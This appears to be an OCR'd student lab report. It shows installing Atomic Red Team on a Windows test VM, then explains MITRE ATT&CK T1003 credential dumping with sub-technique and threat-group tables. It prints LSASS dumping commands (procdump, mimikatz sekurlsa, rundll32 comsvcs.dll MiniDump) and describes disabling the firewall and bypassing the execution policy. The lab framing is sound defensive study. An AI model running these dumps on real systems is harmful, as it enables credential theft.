


$PSVersionTable – The command used to check the current version of the PowerShell which our Test Machine has in it.


Step 2: Visit the Atomic Red Team GitHub page, where you can all the information.
GitHub : https://github.com/redcanaryco/atomic-red-team




Step 3: Scroll down and go to the “Get Started” section. Down there we can find the “Invoke-Atomic”. Click on it.




Step 4:Scroll down, Under “README.md” section, We can find “Installation and Usage Instructions”. Click on it.



Step 5: Then we'll be forwarded to the "redcanaryco/invoke-atomicredteam" page, Hop over to right half of the page. There under sections of the page available, click "Installation".




Step 6: By clicking "Installation", it leads to the page where we can get all the installation commands which should be executed one by one in our test machine.



Step 7: Open PowerShell, and execute the first command given in the site.

Command: IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/install-atomicredteam.ps1' -UseBasicParsing); Install-AtomicRedTeam



Note : During the execution of the previous steps, I've encountered some errors. I solved it by turning off the "windows firewall". Next error was "running is scripts is not allowed in the system". I solved it by setting the execution policy to the current user who has logged in now.
Command : Set-ExecutionPolicy Bypass -Scope CurrentUser -> This command gives permission the current user to run scripts as well as other execution permissions.


Step 8: Try invoking the atomic test by using the command " Invoke-AtomicTest". This command invokes the atomic tests which we're specifying with their TID.

```
Windows PowerShell
BuildVersion                    10.0.19041.1645
CLRVersion                      4.0.30319.42000
WSManStackVersion               3.0
PSRemotingProtocolVersion       2.3
SerializationVersion            1.1.0.1

PS C:\Users\91902> IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/install-atomicredteam.ps1' -UseBasicPars
ing); Install-AtomicRedTeam -getAtomics
Installation of AtomicRedTeam Failed.
Exception calling ".ctor" with "3" argument(s): "Operation did not complete successfully because the file contains a virus or potentially unwan
ted software.
"

PS C:\Users\91902> IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/install-atomicredteam.ps1' -UseBasicPars
ing); Install-AtomicRedTeam -getAtomics -Force
Installation of AtomicRedTeam Failed.
Exception calling ".ctor" with "3" argument(s): "Operation did not complete successfully because the file contains a virus or potentially unwan
ted software.
"

PS C:\Users\91902> IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/install-atomicredteam.ps1' -UseBasicPars
ing); Install-AtomicRedTeam -getAtomics -Force

NuGet provider is required to continue
PowerShellGet requires NuGet provider version '2.8.5.201' or newer to interact with NuGet-based repositories. The NuGet provider must be
available in 'C:\Program Files\PackageManagement\ProviderAssemblies' or 'C:\Users\91902\AppData\Local\PackageManagement\ProviderAssemblies'.
You can also install the NuGet provider by running 'Install-PackageProvider -Name NuGet -MinimumVersion 2.8.5.201 -Force'. Do you want
PowerShellGet to install and import the NuGet provider now?
[Y] Yes  [N] No  [S] Suspend  [?] Help (default is "Y"): Y
Installation of AtomicRedTeam Failed.
File C:\Users\91902\Documents\WindowsPowerShell\Modules\powershell-yaml\0.4.2\Load-Assemblies.ps1 cannot be loaded because running scripts is d
isabled on this system. For more information, see about_Execution_Policies at https:/go.microsoft.com/fwlink/?LinkID=135170.

PS C:\Users\91902> Set-ExecutionPolicy Bypass -Scope CurrentUser

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose you to the security
risks described in the about_Execution_Policies help topic at https:/go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the
execution policy?
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "N"): y
PS C:\Users\91902> IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/install-atomicredteam.ps1' -UseBasicPars
ing); Install-AtomicRedTeam -getAtomics -Force
Installation of Invoke-AtomicRedTeam is complete. You can now use the Invoke-AtomicTest function
See Wiki at https://github.com/redcanaryco/invoke-atomicredteam/wiki for complete details
PS C:\Users\91902> Invoke-AtomicTest

cmdlet Invoke-AtomicTest at command pipeline position 1
Supply values for the following parameters:
AtomicTechnique[0]:
```

Now it'll invoke the atomic test, but when we try to restart it from first, it wont start. So we'll import a module to library which allows us to Invoke the atomic test even when we restart the atomic red team.

```
PS C:\Users\91902> Invoke-AtomicTest

cmdlet Invoke-AtomicTest at command pipeline position 1
Supply values for the following parameters:
AtomicTechnique[0]:
Invoke-AtomicTest : Cannot validate argument on parameter 'AtomicTechnique'. The argument is null, empty, or an element of the argument
collection contains a null value. Supply a collection that does not contain any null values and then try the command again.
At line:1 char:1
+ Invoke-AtomicTest
+ ~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidData: (:) [Invoke-AtomicTest], ParameterBindingValidationException
    + FullyQualifiedErrorId : ParameterArgumentValidationError,Invoke-AtomicTest

PS C:\Users\91902> Import-Module C:\AtomicRedTeam\invoke-atomicredteam\Invoke-AtomicRedTeam.psd1 -force
PS C:\Users\91902>
```

Step 9: then copy the previous command in the Microsoft PowerShell profile, which enables us to invoke the atomic tests even when we restart the PowerShell.



Step 10: Now run the invoke command to invoke the atomic test which we're hoping to do so. And we can invoke the atomic test even after we reopen the powershell.

Now Atomic Red Team is successfully deployed into our test machine windows 10 (Virtual OS). Now let us take a TID from our MITRE ATT&CK framework and lets have a closer towards it using the Atomic Red Team.
The TID which we're going to have a look is T1003 which refers to the OS Credential Dumping attack.

Chapter 5

5.OS Credential Dumping (T1003):

Credential Dumping is the process of obtaining account login and password information, normally in the form of a hash or a clear text password, from the operating system and software. Credentials can then be used to perform Lateral Movement and access restricted information. Adversaries may attempt to dump credentials to obtain account login and credential material from the operating system and software. This technique contains totally of 8 Sub-Techniques. Several of the tools mentioned in this technique may be used by both adversaries and professional security testers. Additional custom tools likely exist as well.

5.1.0 Version Permalink:

ID: T1003

Sub-techniques: T1003.001, T1003.002, T1003.003, T1003.004, T1003.005, T1003.006, T1003.007, T1003.008

ⓘ Tactic: Credential Access

ⓘ Platforms: Linux, Windows, macOS

ⓘ Permissions Required: Administrator, SYSTEM, root

Contributors: Ed Williams, Trustwave, SpiderLabs; Vincent Le Toux

Version: 2.1

Created: 31 May 2017

Last Modified: 08 March 2022

Version Permalink

Basically the version permalink gives the information which is maintained and will not be removed in any cause. It either be updated nor upgraded. It'll not be deleted or removed. Here for OS Credential Dumping technique it gives us the basic information that needs to understood is given here. It tells us what is test ID (TID) , what are the Sub-techniques, under what tactics it comes under, what are the platforms it can be tested, what are the permission required to run the test, who are the contributors to this technique, what is the current version that we're using in the technique, when it is created and at last it tells us the last modified date. By using all these information under the version permalink, the user who is going to use this technique can get some basic introduction towards the technique.

5.2.0 Sub-Techniques:

The sub-techniques are more specific description of the adversarial behaviour used to achieve a goal. They describe behaviour at a lower level than a technique. For example, an adversary may dump credentials by accessing the Local Security Authority (LSA) Secrets. Sub-techniques are a way to describe a specific implementation of a technique in more detail. Oftentimes in technique entries we describe various ways techniques can be performed. A good example is credential dumping.

The Sub-techniques includes LSASS Memory, Security Account Manager, NTDS, LSA Secrets, Cached Domain Credentials, DCSync, Proc Filesystem, /etc/passwd and /etc/shadow. It ranges from the TID of T1003.001 all the way till T1003.008 .

Sub-techniques (8)

ID	Name
T1003.001	LSASS Memory
T1003.002	Security Account Manager
T1003.003	NTDS
T1003.004	LSA Secrets
T1003.005	Cached Domain Credentials
T1003.006	DCSync
T1003.007	Proc Filesystem
T1003.008	/etc/passwd and /etc/shadow

Now let us have a closer look at what these sub-technique refers to.

5.2.1.0 T1003.001 LSASS Memory:

ID: T1003.001

Sub-technique of: T1003

ⓘ Tactic: Credential Access

ⓘ Platforms: Windows

ⓘ Permissions Required: Administrator, SYSTEM

Contributors: Ed Williams, Trustwave, SpiderLabs; Edward Millington

Version: 1.1

Created: 11 February 2020

Last Modified: 15 October 2021

Version Permalink

LSASS stands for Local Security Authority Subsystem Service. It is a process in Microsoft Windows operating systems that is responsible for enforcing the security policy on the system. It verifies users logging on to a windows computer or server, handles password changes, and creates access tokens. It also writes to the Windows Security Log. Adversaries may attempt to access credential material stored in the process memory of the Local Security Authority Subsystem Service (LSASS). After a user logs on, the system generates and stores a variety of credential materials in LSASS process memory. These credential materials can be harvested by an administrative user or SYSTEM and used to conduct Lateral Movement using Use Alternate Authentication Material.
As well as in-memory techniques, the LSASS process memory can be dumped from the target host and analyzed on a local system.

For example, on the target host use procdump:

- Procdump -ma lsass.exe lsass_dump

Locally, mimikatz can be run using:

- sekurlsa::logonPasswords
- sekurlsa::Minidump lsassdump.dmp

Here mimikatz is windows program used to extract passwords, hash PINs. It is used as an attack tool against Windows clients, allowing the extraction of cleartext passwords and password hashes from memory. It is an open-source application.

Built-in Windows tools such as comsvcs.dll can also be used to dump the LSASS process memory from the target host and analysed on the local computer.

- rundll32.exe
  C:\Windows\System32\comsvcs.dll
  MiniDump PID lsass.dmp full

Windows Security Support Provider (SSP) DLLs are loaded into LSSAS process at system start. Once loaded into the LSA, SSP DLLs have access to encrypted and plaintext passwords that are stored in Windows, such as any logged-on user's Domain password or smart card PINs. The SSP configuration is stored in two Registry keys:

- HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages
- HKLM\SYSTEM\CurrentControlSet\Control\Lsa\OSConfig\Security Packages.

An adversary may modify these registry keys to add new SSPs, which will be loaded the next time when the system boots, or when the AddSecurityPackage Windows API function is called.


The following SSPs can used to access credentials:

- MSV: Interactive Logons, batch logons, and service logons are done through the MSV authentication package.
- Wdigest: The Digest Authentication protocol is designed for use with Hypertext Transfer Protocol (HTTP) and Simple Authentication Security Layer (SASL) exchanges.
- Kerberos: Preferred for mutual client-server domain authentication in Windows 2000 and later.

- CredSSP: Provides SSO and Network Level Authentication for Remote Desktop Services.

5.2.1.1.0 Procedures:

Procedures are specific implementation the adversary uses for techniques or sub-techniques. For example, a procedure could be an adversary using Atomic Red Team in PowerShell to inject into lsass.exe to dump credentials by scrapping LSASS memory on a victim. The list of Procedure Examples are:



attack.mitre.org

MITRE | ATT&CK

Matrices | Tactics | Techniques | Data Sources | Mitigations | Groups | Software | Resources | Blog | Contribute | Search

TECHNIQUES

- Multi-Factor Authentication Interception
- Multi-Factor Authentication Request Generation
- Network Sniffing
- OS Credential Dumping
  - LSASS Memory
  - Security Account Manager
  - NTDS
  - LSA Secrets
  - Cached Domain Credentials
  - DCSync
  - Proc Filesystem
  - /etc/passwd and /etc/shadow
- Steal Application Access Token
- Steal or Forge Kerberos Tickets
- Steal Web Session Cookie
- Unsecured Credentials
- Discovery
- Lateral Movement
- Collection
- Command and Control
- Exfiltration
- Impact
- Mobile
- ICS

S0363	Empire	Empire contains an implementation of Mimikatz to gather credentials from memory.[26]
G0037	FIN6	FIN6 has used Windows Credential Editor for credential dumping.[27][28]
G0061	FIN8	FIN8 harvests credentials using Invoke-Mimikatz or Windows Credentials Editor (WCE).[29]
G0117	Fox Kitten	Fox Kitten has used prodump to dump credentials from LSASS.[30]
G0093	GALLIUM	GALLIUM used a modified version of Mimikatz along with a PowerShell-based Mimikatz to dump credentials on the victim machines.[31][32]
S0342	GreyEnergy	GreyEnergy has a module for Mimikatz to collect Windows credentials from the victim's machine.[33]
G0125	HAFNIUM	HAFNIUM has used `procdump` to dump the LSASS process memory.[34][1]
S0357	Impacket	SecretsDump and Mimikatz modules within Impacket can perform credential dumping to obtain account and password information.[35]
G0119	Indrik Spider	Indrik Spider used Cobalt Strike to carry out credential dumping using ProcDump.[36]
G0004	Ke3chang	Ke3chang has dumped credentials, including by using Mimikatz.[37][38][39]
G0094	Kimsuky	Kimsuky has gathered credentials using Mimikatz and ProcDump.[40][41][42]
S0349	LaZagne	LaZagne can perform credential dumping from memory to obtain account and password information.[43]
G0077	Leafminer	Leafminer used several tools for retrieving login and password information, including LaZagne and Mimikatz.[44]
G0065	Leviathan	Leviathan has used publicly available tools to dump password hashes, including ProcDump and WCE.[45]
S0681	Lizar	Lizar can run Mimikatz to harvest credentials.[46][47]
S0121	Lslsass	Lslsass can dump active logon session password hashes from the lsass process.[5]
G0059	Magic Hound	Magic Hound stole domain credentials from Microsoft Active Directory Domain Controller and leveraged Mimikatz.[48]
S0002	Mimikatz	Mimikatz performs credential dumping to obtain account and password information useful in gaining access to additional systems and enterprise network resources. It contains functionality to acquire information about credentials in many ways, including from the LSASS Memory.[49][50][51][52]
G0069	MuddyWater	MuddyWater has performed credential dumping with Mimikatz and procdump64.exe.[53][54][55]

attack.mitre.org

MITRE | ATT&CK

Matrices | Tactics | Techniques | Data Sources | Mitigations | Groups | Software | Resources | Blog | Contribute | Search

TECHNIQUES

